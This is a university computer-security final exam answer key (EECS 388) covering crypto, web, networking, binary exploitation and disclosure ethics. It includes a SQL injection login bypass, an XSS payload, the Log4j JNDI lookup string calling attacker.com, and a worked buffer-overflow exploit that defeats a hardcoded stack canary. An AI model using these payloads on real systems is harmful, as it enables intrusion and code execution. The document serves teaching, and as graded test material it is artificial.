EECS 388 — Fall 2021
Intro to Computer Security

Final Exam Answer Key

If you are currently experiencing COVID-19 symptoms, *do not take this exam!*
Go home, get a COVID test, and contact the course staff for an alternative test-taking arrangement.

Do not open this booklet until instructed to begin the exam. This exam is closed book and closed notes. You may not use any electronic devices or communicate with anyone other than course staff.

Write your answers legibly, and use dark printing, since the exam will be scanned for grading. The intended answers fit within the spaces provided. **You will only be graded on the answers that are within the provided spaces.**

Security is hard, and so is this exam. Do your best, and *keep calm!* The exam grades will be curved.

Time limit: **90 minutes**.

Write and sign the honor code pledge:

> "*I have neither given nor received unauthorized aid on this examination, nor have I concealed any violations of the Honor Code.*"

_____

_____

_____

_____

_____
(Signature)

_____
(Print your name)

_____
(Uniqname)

Question:	1	2	3	4	5	6	Bonus	Total
Points:	10	20	20	20	20	10	0	100
Score:								

1. Miscellaneous Mischief and Mitigations

(a) [1 point] What is the fundamental similarity between XSS, SQL injection, shell injection, and (many) buffer overflow attacks?

> **Solution:** All these attacks exploit vulnerabilities where software interprets data as code in circumstances that the programmer did not intend.

(b) [2 points] Briefly describe how steganography differs from encryption.

> **Solution:** Encryption attempts to conceal the *contents* of data, whereas steganography attempts to conceal the *existence* of data.

(c) [1 point] Which of the following does TLS not protect against? Choose all that apply.

- √ **RST forgery**
- √ **Phishing attacks**
- √ **Tracking by websites**
- √ **Denial-of-service attacks**
- √ **Vulnerabilities in server software**
- √ **Censorship of particular domain names**

(d) [2 points] Briefly explain how spear phishing differs from traditional phishing attacks.

> **Solution:** Traditional phishing casts a wide net to obtain credentials from anyone who falls for it, but spear phishing is specially tailored to an individual target.

(e) [1 point] What are the three main categories of factors in multi-factor authentication?

Something you ___**know**___, something you ___**have**___, and something you ___**are**___.

(f) [1 point] The Meltdown attack exploits the ___**speculative execution**___ feature of modern CPUs to read data before access controls are applied.

It then leaks the data to the attacker using a ___**cache side-channel**___.

(g) [2 points] Samy Kamkar is the creator of . . . (Choose all that apply.)

- ◯ Signal
- ◯ Y Combinator
- ◯ the Mirai botnet
- √ **the MySpace XSS worm**
- ◯ ZMap, an Internet-wide scanning tool
- √ **a website for cracking combination locks**

2. Cryptography

(a) [2 points] Consider the message "`Leslie is guilty`", where each character is encoded as a single byte. If you encrypt this message using AES in CBC mode and PKCS #7 padding (as in the Project 1 padding oracle attack), what would the padding bytes be? Choose one.

◯ `0x80 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
`0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
`0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
`0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
`0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
`0x80 0x00 0x00 0x00 0x00 0x00 0x00 0x00`

◯ `0x00 0x01 0xff 0x00 0x30 0x31 0x30 0x0d`
`0x06 0x09 0x60 0x86 0x48 0x01 0x65 0x03`
`0x04 0x02 0x01 0x05 0x00 0x04 0x20`

√ **`0x10 0x10 0x10 0x10 0x10 0x10 0x10 0x10`**
`0x10 0x10 0x10 0x10 0x10 0x10 0x10 0x10`

◯ `0x16 0x16 0x16 0x16 0x16 0x16 0x16 0x16`
`0x16 0x16 0x16 0x16 0x16 0x16 0x16 0x16`

◯ There would be no padding bytes.

(b) [2 points] Which of the following statements are true for the electronic codebook (ECB) block cipher mode? Choose all that apply.

√ $c_i = \mathbf{E}_k(p_i)$**.**

◯ $c_0 =$ initialization_vector; $c_i = \mathrm{E}_k(p_i \oplus c_{i-1})$.

◯ $c_i = \mathrm{E}_k(i \oplus \text{message\_id}) \oplus p_i$.

◯ Ciphertext blocks may be any size up to the length of one cipher block.

√ **For a given key, identical plaintext blocks always encrypt to identical ciphertext blocks.**

◯ This mode effectively turns the block cipher into a stream cipher.

◯ This mode effectively turns the block cipher into an AEAD cipher.

◯ This mode effectively turns the block cipher into a MAC.

◯ This mode effectively turns the block cipher into a digital signature scheme.

(c) [2 points] Which of the following attacks discussed in class yield the secret key for the message they are attacking? Choose all that apply.

◯ Padding oracle

◯ Bleichenbacher's attack

◯ Length extension

√ **Vigenère cryptanalysis**

(d) [1 point] What is the cryptographic doom principle? Choose one.

- ◯ If you code low-level cryptographic functions yourself … you're doomed.
- √ **If you perform any cryptographic operation on a message you've received before verifying the MAC … you're doomed.**
- ◯ If you use a hash function instead of a MAC … you're doomed.
- ◯ If you use an RSA key where $e < 2^{16} - 1$ … you're doomed.

(e) [2 points] Why is it better to use a block cipher (such as AES) rather than RSA for bulk encryption of large messages? Choose all that apply.

- √ **RSA is orders of magnitude slower than AES.**
- ◯ For a given key, RSA can only encrypt messages up to a fixed size.
- ◯ Devices without hardware random number generators can't generate secure RSA keys.
- ◯ If an RSA key is later compromised, all past messages can be decrypted.

(f) [2 points] For which of the following functions have colliding inputs been published? Choose all that apply.

√ **MD5** √ **SHA1** ◯ SHA256 ◯ HMAC-SHA256 ◯ AES ◯ RSA

(g) [2 points] Which of the following are vulnerable to length extension attacks? Choose all that apply.

√ **MD5** √ **SHA1** √ **SHA256** ◯ HMAC-SHA256 ◯ AES ◯ RSA

(h) [2 points] Which of the following provide Sign() and Verify() operations? Choose all that apply.

◯ MD5 ◯ SHA1 ◯ SHA256 ◯ HMAC-SHA256 ◯ AES √ **RSA**

(i) [2 points] Which of the following have been proven to be secure pseudorandom functions? Choose all that apply.

◯ MD5 ◯ SHA1 ◯ SHA256 ◯ HMAC-SHA256 ◯ AES ◯ RSA

(j) [3 points] You need an encryption scheme to protect confidentiality and integrity. Since the construction AES-CBC(message || HMAC-SHA256(message)) is potentially vulnerable to padding oracle attacks, you opt for AES-CBC(message) || HMAC-SHA256(message). Is this design safe? Justify your answer.

Solution: No, by the cryptographic doom principle. In order to verify the MAC, the server will first have to decrypt the message to get the plaintext. Even if the server does not specify in its response whether a padding error or a MAC error occurred, this might still be deduced from the time it takes the server to respond.

3. Web Security

(a) [2 points] Which of the following are allowed by default under the Same-Origin Policy (SOP)? (Choose all that apply.)

- √ **Clicking "Submit" on a login form that causes the username and password fields to be sent to the server via a POST request.**
- √ **`weratepuppers.com` displaying an image from `doggos.com` using this code: `<img src="https://doggos.com/puppy.jpg" />`**
- √ **Using a copy of jQuery hosted on another server from your personal site.**
- ◯ Reading the response of an AJAX GET request from your personal site to `twitter.com`.

(b) [2 points] Which of the following domains is `banana.apple.com` able to set cookies for? (Choose all that apply.)

- √ **apple.com**
- ◯ orange.apple.com
- ◯ banana.com
- ◯ apple.banana.com

Your friends have asked you to help improve the security of a website they developed. Review the code for their Login page, which is shown on **page 15** in the Appendix.

For each of parts c, d, and e, is the page vulnerable to the named attack? If no, explain why not. Otherwise:
(1) Point to the specific lines that create the vulnerability and explain how.
(2) Give an example of an input that exploits it. (Don't worry about encoding the input.)
(3) Explain precisely how the code should be changed to correct the problem.

(c) [4 points] . . . SQL injection?

Solution: Yes.
(1) Lines 5–8 execute a SQL query by string concatenation involving the untrusted `username` and `password` POST parameters.
(2) Post the password "`' OR 1=1--`", with appropriate encoding.
(3) Replace the quotes and POST parameters in lines 6 an 7 with ?s, and change line 8 to pass in the parameters using SQL prepared statement syntax.

(d) [4 points] … XSS?

Solution: Yes.
(1) If the authentication test in line 10 succeeds, line 11 stores the untrusted `username` parameter in the session, and it get outputted without sanitization in line 28.
(2) Post the username "`<script>`*payload*`</script>`" and a password that exploits SQL injection as above.
(3) Change line 28 to use a function that sanitizes the username before outputting it, such as by replacing < and > with HTML entities.

(e) [4 points] … CSRF?

Solution: Yes.
(1) Line 4–19 accept the login POST parameters without any CSRF protection, allowing any site to trigger the login action.
(2) A hostile site could send a cross-site POST with credentials the attacker controls to cause the user's browser to be logged in under that account.
(3) In the form in lines 31–35, output a hidden `token` field that contains a random value, and simultaneously store this token in `$_SESSION`. Extend line 4 to check that the `token` is present in the post and matches the stored value.

(f) [2 points] How should the site be changed to defend against *offline* password guessing?

Solution: Rather than storing passwords in plaintext, store them as salted hashes, using random salts for each account and a hash function designed to slow guessing.
(Also acceptable: Don't use passwords! Outsource auth. to Google, GitHub, etc.)

(g) [2 points] Briefly give two ways to better defend the site against *online* password guessing.

Solution: Pick any two (other answers may also be acceptable):
- Implement MFA.
- Rate-limit failed login attempts.
- Detect attack-like behavior and block offending IPs.
- Outsource authentication to Google, GitHub, etc.

4. Networking

(a) [2 points] Which protocols protect against eavesdropping by on-path attackers? Choose all that apply.

◯ IP ◯ UDP ◯ TCP √ **TLS** ◯ DNS ◯ DNSSEC

(b) [2 points] Which protocols protect against data modification by MITM attackers? Choose all that apply.

◯ IP ◯ UDP ◯ TCP √ **TLS** ◯ DNS √ **DNSSEC**

(c) [2 points] Which protocols attempt to prevent data injection by off-path attackers? Choose all that apply.

◯ IP ◯ UDP √ **TCP** √ **TLS** √ **DNS** √ **DNSSEC**

After recent developments in Belgium, SuperDuperSketchyCorp has committed to encrypting all of its Web services. However, because they think certain parts of TLS are unnecessary, they've created a custom protocol, SDSSL, which uses the existing TLS certificate infrastructure and a simplified protocol handshake.

Confident that their protocol is secure, they implement SDSSL across their sites and add support to SuperDuperSketchyChrome, their custom browser. After beginning to use it, however, they start to hear whispers that someone might be intercepting their users' traffic.

Review the SDSSL pseudocode on **page 16** in the Appendix, then answer the following:

(d) [3 points] Assume the PKI is secure. How could an attacker without control of either endpoint defeat the protocol to intercept and modify communications?

Solution: MITM attackers can replace the Diffie-Hellman secrets sent by each party with different DH secrets they generate. This allows the attacker to compute separate shared secrets with the client and the server. To make the handshake succeed, the attacker simply has to forward the server's certificate to the client unmodified.

(e) [3 points] Explain how the real TLS protocol prevents this attack.

Solution: As a final step in the TLS handshake, the server uses its private key to sign the hash of the handshake transcript, covering all preceding messages. The client independently computes the hash and verifies the server's signature before proceeding. Any tampering by a MITM will cause a hash mismatch or signature validation failure.

Sensing that SDSSL might not have been a great idea, SDSC gives up and deploys a normal TLS server. They're unsure what some of the server's configuration options mean, but clients can connect, and users are comforted to see the green padlock icon in their browsers.

There continue, however, to be signs that communications are being intercepted. To investigate, SDSC runs `sslscan` on its domain to examine the TLS configuration.

(f) [3 points] Review the output shown on **page 17** in the Appendix. What major vulnerability is the server susceptible to, and how could this be used to decrypt connection traffic?

Solution: The server uses DH with 512-bit primes, which are small enough that calculating the discrete logarithm is tractable. After intercepting the handshake, the attacker uses the number field sieve discrete logarithm algorithm to calculate a from $g^a \mod p$, allowing them to compute the shared secret $g^{ab} \mod p$ and decrypt the traffic.

Knowing that their cover has been blown, SDSC decides to rebrand one of its services as `werate.cat`. To keep the trail cold until they are ready to release the service, they are attempting to keep the domain name secret. They have not yet created any DNS records for it, and they are communicating about it exclusively via Signal. However, they have obtained a TLS certificate for the site, using a verification method that doesn't involve DNS.

(g) [2 points] SDSC begins to hear chatter about the new site, even before its release. Assuming that none of their communications, their domain registrar, or their certificate authority have been compromised, how might the secret domain name have been exposed?

Solution: When they obtained the certificate, their CA added a record to public Certificate Transparency logs that included the domain name, as is required for all browser-trusted certs. Anyone can monitor CT logs and become aware of new domains.

(h) [3 points] When SDSC launches the new site, describe <u>three</u> things that they can do to help prevent, detect, or mitigate the effects of someone else fraudulently obtaining a TLS certificate for the domain.

Solution: Pick any three (other answers may also be acceptable):
1. Pick a good CA and add Certification Authority Authorization (CAA) DNS records
2. Prefer a CA that issues only short-lived certificates, to limit damage.
3. Protect access to email addresses that are allowed to authorize certificate requests
4. Monitor Certificate Transparency (CT) logs for unapproved issuance events
5. Report falsely obtained certificates to the issuing CAs to request revocation.

5. Application Security

The creators of BUNGLE! have gotten into the software business, rebranding themselves as **BOTCHD!** Admiring your work on Project 2, they've again hired you as a security consultant.

Your first assignment is an executable where the source code has gone missing. After opening the binary in Ghidra to examine its susceptibility to buffer overflow attacks, you find a suspicious function, `foo`, for which Ghidra's disassembly output is shown on **page 18** in the Appendix.

(a) [2 points] Fill in the stack diagram below with the contents of the stack immediately before the `strcpy` call. Use the entries from the word bank below (you may not need them all, and some may be used multiple times):

Content at address RBP−0x18	param_1
Content at address RBP−0x8	Uninitialized memory
Address RBP−0x8	Saved RBP
Saved RIP, or return address	

→ **Uninitialized memory (8B)**	(low address)
param_1	
Uninitialized memory (16B)	
Saved RBP ←	
Saved RIP	(high address)

(b) [2 points] To the left of the diagram above, draw an arrow indicating the address pointed to by RSP immediately before the `strcpy` call. To the right of the diagram, draw an arrow indicating the address pointed to by RBP.

(c) [2 points] How many bytes of "Uninitialized memory" exist in total on the stack diagram you drew, in decimal? (If you did not use uninitialized memory, write 0.) **24**

(d) [2 points] Which one of these is the most likely Ghidra decompilation of the function?

√
```
void foo(char *param_1) {
  char local_10[8];
  strcpy(local_10, param_1);
  return;
}
```

◯
```
void foo(char *str) {
  char buffer[4];
  strcpy(buffer, str);
}
```

◯
```
void func_08049cf5(char *param_1)
{
  char local_10[8];
  strcpy(local_10, param_1);
  return;
}
```

◯
```
void foo(char *param_1) {
  char local_10[4];
  void *padding;
  strcpy(local_10, param_1);
  return;
}
```

Your next assignment is a piece of C code that **BOTCHD!** has developed. (It is a completely separate program from the binary you examined in parts a–d above.) The source code and some GDB output from the compiled binary are shown starting on **page 19** in the Appendix.

(e) [2 points] What is the vulnerable function in this piece of code, and why is it vulnerable?

> **Solution:** The function `bar`. It copies an attacker-controlled string into a fixed-size buffer. There is no bounds checking, so the attacker can overwrite the stack.

The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the stack canary has changed, indicating an attack, and if so, terminates.

However, **BOTCHD!** didn't see the need for the stack canary to change between program executions, so the value is hardcoded at compile-time.

(f) [2 points] What is the security flaw of a hardcoded stack canary?

> **Solution:** The attacker can learn the canary value by examining the binary, then craft an exploit that will pass the check by writing the same value in the right place.

(g) [2 points] What is the address of the start of the buffer? **0x7fffffffe8c0**

(h) [2 points] What is the value of the stack canary? **0x0badc0dedeadbeef**

(i) [2 points] Write a Python expression that produces a sequence of bytes, such that, when the output is passed to the **BOTCHD!** program as an argument, execution will be redirected to a 24-byte shellcode. Use the variable `shellcode` to represent the shellcode bytes.

> **Solution:** (Answers may vary.)
>
> ```
> shellcode + b'A'*(40-24) +
>     0x0badc0dedeadbeef.to_bytes(8, 'little') +
>     0x7fffffffe8c0.to_bytes(8, 'little')
> ```

(j) [2 points] Learning from their mistake, the **BOTCHD!** team now forces the stack canary to be set randomly at runtime. Is this a safe implementation? If so, explain why. Otherwise, describe a security flaw that can be exploited to defeat this implementation.


> **Solution:** It helps, but there are several limitations (give one):
> 1. SCs don't protect against heap-based exploits.
> 2. SCs don't help if there are vulns that allow writing data to controlled addresses.
> 3. Information leaks can allow the attacker to learn the random stack canary value.

6. Ethics

Late last month, researchers reported a zero-day vulnerability in Log4j, a Java-based logging framework that is used in thousands of software applications and millions of servers. An attacker can execute malicious code from a remote URL simply by causing software that uses Log4j to log a string containing a construction like `${jndi:ldap://attacker.com/shellcode}`. Affected services include Cloudflare, iCloud, Minecraft, Steam, Tencent QQ, and Twitter. Cybersecurity firm Tenable called this flaw "the single biggest, most critical vulnerability of the last decade," and Lunasec characterized it as "a design failure of catastrophic proportions."

On November 30, a Log4j developer inadvertently revealed the problem in a public pull request, shown at right. In retrospect, it's pretty clear that they were unaware of the wide-ranging ramifications of the issue they had fixed.

Shortly after this pull request was submitted, extensive exploitation of the vulnerability was observed in the wild, with over 60 exploit variants reported in the first 24 hours. By December 14, almost half of all corporate networks globally had been probed by attackers.



(a) [4 points] Hindsight is always 20/20, but if the author had realized that the issue had major implications for the security of the library and its users, how might they have handled the situation differently? What ethical and practical issues should have been considered?

Solution: Answers will vary. Look for some thoughtful consideration of the equities. A few possible points:
- The author should have done everything possible to avoid drawing attention to the issue before a fix was available and widely distributed.
- Under a coordinated vulnerability disclosure approach, Log4j could have provided early notification to major users and downsteam distributors, in advance of public disclosure.
- In practice, customers need a long time to patch, but who do you notify first? It would not be possible for a project like this to keep the problem a secret while also notifying every customer.

Like many open source projects, Log4j is maintained by a small group of people, most of whom are volunteers working in their free time. As the magnitude of the vulnerability became clear in the days following its disclosure, some commentators blamed the Log4j maintainers for what they considered to be a slow and botched response.

One of the maintainers shared his thoughts on the backlash:

In this post's aftermath, much public discussion focused on how little support companies that depend on open-source projects provide to Log4j and similar efforts.

(b) [6 points] What responsibilities, if any, do volunteer open-source maintainers have when it comes to the security and maintenance of widely used software? What responsibilities, if any, do large corporate users of open-source software have? Who, if anyone, has a duty to help protect the public from the consequences of problems like the Log4j vulnerability?

Solution: Answers will vary. Look for some detailed, thoughtful consideration of the equities on both sides.

7. Extra Credit

(a) [2 points (bonus)] Which of the following security practices have you personally adopted? *Honor code . . . be honest!* (Choose all that apply.)

- ◯ I use a password manager and unique, strong passwords for all my accounts.
- ◯ I've enabled multifactor authentication for my important accounts that support it.
- ◯ My laptop and phone (if I have them) have full-disk encryption turned on.
- ◯ I've installed at least one of the following tools: Privacy Badger, Signal, and Tor.

Describe one additional good computer security practice that you've adopted and that you will recommend to your friends:

(b) [0 points] What did you enjoy about EECS 388? What would you change next time?

(c) [0 points] Grade the course staff. How did we do?

(d) [0 points] That's it. The semester's over. How are you feeling?

Final Exam Answer Key – Appendix

Do not open this document until instructed to begin the exam.

This appendix contains code and data that you will be asked to examine by specific exam problems. You may use this appendix as scratch space, but nothing you write here will be graded.

Please write your name below and turn in this appendix with your completed exam:

_____
(Print your name)

_____
(Uniqname)

Used for Question 3:

Web Security: Login Page

```
1  <?php
2  session_start();
3
4  if(isset($_POST['username']) && isset($_POST['password'])) {
5          $sql_query = "SELECT id FROM users WHERE " .
6              "username='" . $_POST['username'] . "' AND " .
7              "password='" . $_POST['password'] . "'";
8          $results = $db->executeQuery($sql_query);
9
10         if($results.count > 0){
11                 $_SESSION['username'] = $_POST['username'];
12                 // Data stored in $_SESSION[] is associated with a secure
13                 // session cookie, such that it's automatically available
14                 // during later page loads from the same browser.
15         }else{
16                 echo "Invalid username or password.";
17                 exit;
18         }
19 }
20 ?>
21 <!DOCTYPE html>
22 <html>
23     <head>
24         <title>Login</title>
25     </head>
26     <body>
27         <?php if($_SESSION['username']): ?>
28             <p>You are logged in as <?php echo $_SESSION['username']?></p>
29             <p><a href="logout.php">Logout</a></p>
30         <?php else ?>
31             <form name="login" action="" method="post">
32                 Username: <input type="text" name="username" value="">
33                 Password: <input type="password" name="password" value="">
34                 <input type="submit" name="submit" value="Submit">
35             </form>
36         <?php endif; ?>
37     </body>
38 </html>
```

Used for Question 4, Parts d–e:

Networking: SDSSL Pseudocode

SDSSL reuses the existing TLS certificate infrastructure and works like the following pseudocode:

```
# g and p are publicly available constants
# and are large enough to prevent brute force attacks
g = ...
p = ...

# securely generates a fresh, large exponent for use
# in a Diffie-Hellman key exchange
def generate_diffie_hellman_secret():
    ...

# returns whether the cert has been signed in a chain
# leading back to a trusted root CA
def verify_certificate(cert) -> bool:
    ...

# called on an existing TCP connection from a client
def server_handshake(tcp_conn):
    # a valid certificate chain obtained from a CA
    certificate = ...

    a = generate_diffie_hellman_secret()
    tcp_conn.send((g**a % p, certificate))
    g_b_mod_p = tcp_conn.read()
    shared_secret = g_b_mod_p**a % p  # ** is exponentiation
                                      #  % is modular reduction
    # use shared_secret to encrypt messages with secure AEAD
    ...

# called on an existing TCP connection to a server
def client_handshake(tcp_conn):
    b = generate_diffie_hellman_secret()
    tcp_conn.send(g**b % p)
    g_a_mod_p, certificate = tcp_conn.read()
    if not verify_certificate(certificate):
        raise Exception('Bad certificate')
    shared_secret = g_a_mod_p**b % p
    # use shared_secret to encrypt messages with secure AEAD
    ...
```

Used for Question 4, Part f:

Networking: SSLScan Output

Running `sslscan` on SDSC's domain yields the following information about its TLS configuration:

```
$ sslscan superdupersketchycorp.biz
Connected to 3.23.25.235

Testing TLS server superdupersketchycorp.biz on port 443 using SNI
name superdupersketchycorp.biz

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   disabled

  Heartbleed:
TLSv1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred 128 bits  DHE-RSA-AES128-SHA256  DH prime is 512 bits
Accepted  128 bits  DHE-RSA-AES128-SHA     DH prime is 512 bits
Accepted  256 bits  DHE-RSA-AES256-SHA256  DH prime is 512 bits
Accepted  256 bits  DHE-RSA-AES256-SHA     DH prime is 512 bits

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
ECC Curve Name:      prime256v1
ECC Key Strength:    128

Subject:  superdupersketchycorp.biz
Altnames: DNS:superdupersketchycorp.biz
Issuer:   Let's Encrypt R3

Certificate not valid before: Nov 14 19:57:53 2021 GMT
Certificate not valid after:  Feb 12 19:57:52 2022 GMT
```

Used for Question 5, Parts a–d:

Application Security: Ghidra Disassembly Output

```
        *************************************************************
        *                          FUNCTION                         *
        *************************************************************
        undefined foo(undefined8 param_1)
401745: f3 0f 1e fa                 endbr64
401749: 55                          push    rbp
40174a: 48 89 e5                    mov     rbp, rsp
40174d: 48 83 ec 20                 sub     rsp, 32
401751: 48 89 7d e8                 mov     qword ptr [rbp - 24], rdi
401755: 48 8b 55 e8                 mov     rdx, qword ptr [rbp - 24]
401759: 48 8d 45 f8                 lea     rax, [rbp - 8]
40175d: 48 89 d6                    mov     rsi, rdx
401760: 48 89 c7                    mov     rdi, rax
401763: e8 b8 f8 ff ff              call    0x401020 <.plt>
401768: 90                          nop
401769: c9                          leave
40176a: c3                          ret
```

Used for Question 5, Parts e–j:

Application Security: BOTCHD! Code and GDB Output

```
1  #include <stdio.h>
2
3  void bar(char *arg) {
4      char buf[30];
5      strcpy(buf, arg);
6  }
7
8  int main(int argc, char **argv) {
9      if (argc != 2) {
10         fprintf(stderr, "Error: need a command-line argument\n");
11         return 1;
12     }
13     bar(argv[1]);
14     return 0;
15 }
```

```
Dump of assembler code for function main:
    40178e: f3 0f 1e fa                 endbr64
    401792: 55                          push   rbp
    401793: 48 89 e5                    mov    rbp, rsp
    401796: 48 83 ec 10                 sub    rsp, 16
    40179a: 89 7d fc                    mov    dword ptr [rbp - 4], edi
    40179d: 48 89 75 f0                 mov    qword ptr [rbp - 16], rsi
    4017a1: 83 7d fc 02                 cmp    dword ptr [rbp - 4], 2
    4017a5: 74 2a                       je     0x4017d1 <main+0x43>
    4017a7: 48 8b 05 3a 3f 0c 00        mov    rax, qword ptr [rip + 802618]
                                        # 0x4c56e8 <stderr>

    4017ae: 48 89 c1                    mov    rcx, rax
    4017b1: ba 24 00 00 00              mov    edx, 36
    4017b6: be 01 00 00 00              mov    esi, 1
    4017bb: 48 8d 05 46 68 09 00        lea    rax, [rip + 616518]
                                        # 0x498008 <_IO_stdin_used+0x8>

    4017c2: 48 89 c7                    mov    rdi, rax
    4017c5: e8 c6 a9 00 00              call   0x40c190 <fwrite>
    4017ca: b8 01 00 00 00              mov    eax, 1
    4017cf: eb 18                       jmp    0x4017e9 <main+0x5b>
    4017d1: 48 8b 45 f0                 mov    rax, qword ptr [rbp - 16]
    4017d5: 48 83 c0 08                 add    rax, 8
    4017d9: 48 8b 00                    mov    rax, qword ptr [rax]
    4017dc: 48 89 c7                    mov    rdi, rax
    4017df: e8 61 ff ff ff              call   0x401745 <bar>
    4017e4: b8 00 00 00 00              mov    eax, 0
    4017e9: c9                          leave
    4017ea: c3                          ret
    4017eb: 0f 1f 44 00 00              nop    dword ptr [rax + rax]
```

(Continued on next page.)

```
Dump of assembler code for function bar:
    401745: f3 0f 1e fa                    endbr64
    401749: 55                             push   rbp
    40174a: 48 89 e5                       mov    rbp, rsp
    40174d: 48 83 ec 40                    sub    rsp, 64
    401751: 48 89 7d c8                    mov    qword ptr [rbp - 56], rdi
    401755: 64 48 8b 04 25 28 00 00 00     mov    rax, qword ptr fs:[40]
    40175e: 48 89 45 f8                    mov    qword ptr [rbp - 8], rax
    401762: 31 c0                          xor    eax, eax
    401764: 48 8b 55 c8                    mov    rdx, qword ptr [rbp - 56]
    401768: 48 8d 45 d0                    lea    rax, [rbp - 48]
    40176c: 48 89 d6                       mov    rsi, rdx
    40176f: 48 89 c7                       mov    rdi, rax
    401772: e8 a9 f8 ff ff                 call   0x401020 <strcpy>
    401777: 90                             nop
 => 401778: 48 8b 45 f8                    mov    rax, qword ptr [rbp - 8]
    40177c: 64 48 2b 04 25 28 00 00 00     sub    rax, qword ptr fs:[40]
    401785: 74 05                          je     0x40178c <bar+0x47>
    401787: e8 e4 85 04 00                 call   0x449d70
                                           <__stack_chk_fail_local>

    40178c: c9                             leave
    40178d: c3                             ret

(gdb) info reg
rax            0x7fffffffe8c0      140737488349376
rbx            0x7fffffffeb10      140737488349968
rcx            0x0                 0
rdx            0x7fffffffe8c0      140737488349376
rsi            0x7fffffffed70      140737488350576
rdi            0x7fffffffe8c0      140737488349376
rbp            0x7fffffffe8f0      0x7fffffffe8f0
rsp            0x7fffffffe8b0      0x7fffffffe8b0
r8             0xfefefefefefefeff  -72340172838076673
r9             0xffffffffffffff00  -256
r10            0x80                128
r11            0x206               518
r12            0x2                 2
r13            0x7fffffffeaf8      140737488349944
r14            0x4c17d0            4986832
r15            0x1                 1
rip            0x401778            0x401778 <bar+51>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0

Output of x/104bx $sp (program was run with the empty string as an argument):
0x7fffffffe8b0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
0x7fffffffe8b8: 0x68    0xed    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe8c0: 0x00    0x62    0x4c    0x00    0x00    0x00    0x00    0x00
0x7fffffffe8c8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe8d0: 0x18    0xe9    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe8d8: 0x18    0x7f    0x48    0x00    0x00    0x00    0x00    0x00
0x7fffffffe8e0: 0xb0    0x17    0x4c    0x00    0x00    0x00    0x00    0x00
0x7fffffffe8e8: 0xef    0xbe    0xad    0xde    0xde    0xc0    0xad    0x0b
0x7fffffffe8f0: 0x10    0xe9    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe8f8: 0xe4    0x17    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe900: 0xf8    0xea    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe908: 0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
0x7fffffffe910: 0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```